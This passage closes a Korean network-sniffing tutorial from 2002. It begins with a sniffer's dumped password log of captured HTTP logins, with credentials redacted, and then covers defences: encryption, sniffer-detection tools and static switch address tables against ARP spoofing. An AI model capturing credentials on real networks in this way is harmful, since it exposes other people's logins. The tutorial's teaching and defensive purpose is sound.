[root@maya71 root]# cat 20021106-01\:14\:-Dumped_Password.log

168.[redacted].49:1629 -> 211.[redacted].123:80        http

USER: [redacted]
PASS:

http://(null)/Status


168.[redacted].49:1632 -> 211.[redacted].123:80        http

USER: [redacted]
PASS:

http://211.[redacted].123/Status


168.[redacted].49:1633 -> 211.[redacted].123:80        http

USER: [redacted]
PASS:

http://211.[redacted].123/Status

[root@maya71 root]# 
[영어][완성][두벌식]
```

(※ 참고 - 저장된 패스워드 파일의 ip가 xxx.xxx.xxx.228 이 아니라 xxx.xxx.xxx.49인 이유는 테스트 도중 타겟을 변경하였기 때문이다.)

5. Sniffing 방지 대책

Sniffing을 방지하는 대책은 여러 가지가 있지만 크게 데이터를 암호화 하는 방법, IDS나 각종 Sniffing 탐지 툴을 이용하여 네트워크를 주기적으로 점검하는 방법, 스위치의 address table를 static 하게 설정하는 방법 등이 대표적이라 할 수 있다. 그러나 이 문서의 주된 목적은 Sniffing 기법의 원리와 실제 활용법 등이 주가 되므로 자세한 방지 대책을 서술하지는 않을 것이다. 대신 본 문서에서는 대표적인 Sniffing 방지 및 탐지 기법들을 간단하게 알아보도록 하자. 기회가 된다면 다른 문서를 통하여 각종 소스들을 통하여 Sniffer를 구현해 보고 이를 바탕으로 Sniffing을 탐지하기 위한 방법들을 구체적으로 제공할 생각이다.

1) 암호화

암호화를 사용하여 Sniffing의 피해를 최소화 한다. 텔넷, FTP, HTTP, POP 등은 패킷을 전송할 때 clear-text 형태로 전송하기 때문에 만약 누군가가 Sniffing을 하고 있다면 해당 패킷의 내용이 고스란히 공격자의 손에 들어갈 수 있게 된다. 따라서 SSH, SCP, PGP, S/MINE, SSL 등의 암호화 프로토콜을 사용하여 패킷의 내용을 암호화하여 전송하게 되면 공격자가 이를 캡쳐하고 있더라도 복호화하기 어렵기 때문에 보다 안전하다고 할수 있겠다. 또한 특정 네트워크끼리의 모든 트래픽을 암호화 할 수 있는 VPN을 사용하여 공격자의 Sniffing으로부터 데이터를 안전하게 지킬 수 있도록 해야 한다.

2) 스니퍼 탐지

Sniffer를 탐지해 내는 툴을 사용하여 Sniffer를 검색한다. Sniffer를 검색하는 방법으로는 크게 호스트 기반의 탐지와 네트워크 기반의 탐지가 있다. 먼저 호스트 기반의 Sniffer 탐지는 시스템의 네트워크 카드가 Promiscuous mode에서 동작하는지 알아보는 방법으로서 Check Promiscuous Mode(CPM)과 같은 툴들을 사용하여 탐지가 가능하다. 다음으로 네트워크 기반 탐지도구로는 L0pht에서 개발한 AntiSniff가 있고 UNIX 용 탐지 도구로는 sentinel 이 있다. 두 프로그램은 각각 http://www.securitymap.net/stm/stm_ids.html 와 http://www.packetfactory.net/Projects/sentinel 에서 다운이 가능하다.

3) 스위치 설정을 통한 방지

스위치를 설정할 경우, 스위치의 주소 테이블을 static하게 설정하여 "스위칭 환경에서의 스니핑"을 막을 수 있는 방법이 있다. 스위치의 각 포트에 대하여 MAC 주소를 static(permanent)하게 대응시키면 ARP spoofing, ARP redirect 등의 공격을 막을 수 있다. 이러한 방법은 보안관리에 많은 시간을 소모하게 되지만 매우 효과적인 대응방법 이다.

6. 참고문헌 및 참고 사이트

① HACKING EXPOSED - Third Edition (사이버 출판사)
② HACKING HOWTO - 크라운 출판사
③ 해커를 위한 파워 핸드북 3 - 파워북
④ TCP/IP Illustrated, Volume1
⑤ http://www.kldp.org
⑥ http://www.khdp.org
⑦ http://www.certcc.or.kr
⑧ http://www.wowhacker.org
⑨ http://www.securitymap.net
⑩ http://www.monkey.org
⑪ http://www.subterrain.net
⑫ http://packetstormsecurity.nl
⑬ 그 외 libpcap 라이브러리를 이용한 패킷캡쳐(Packet Capture using libpcap) 문서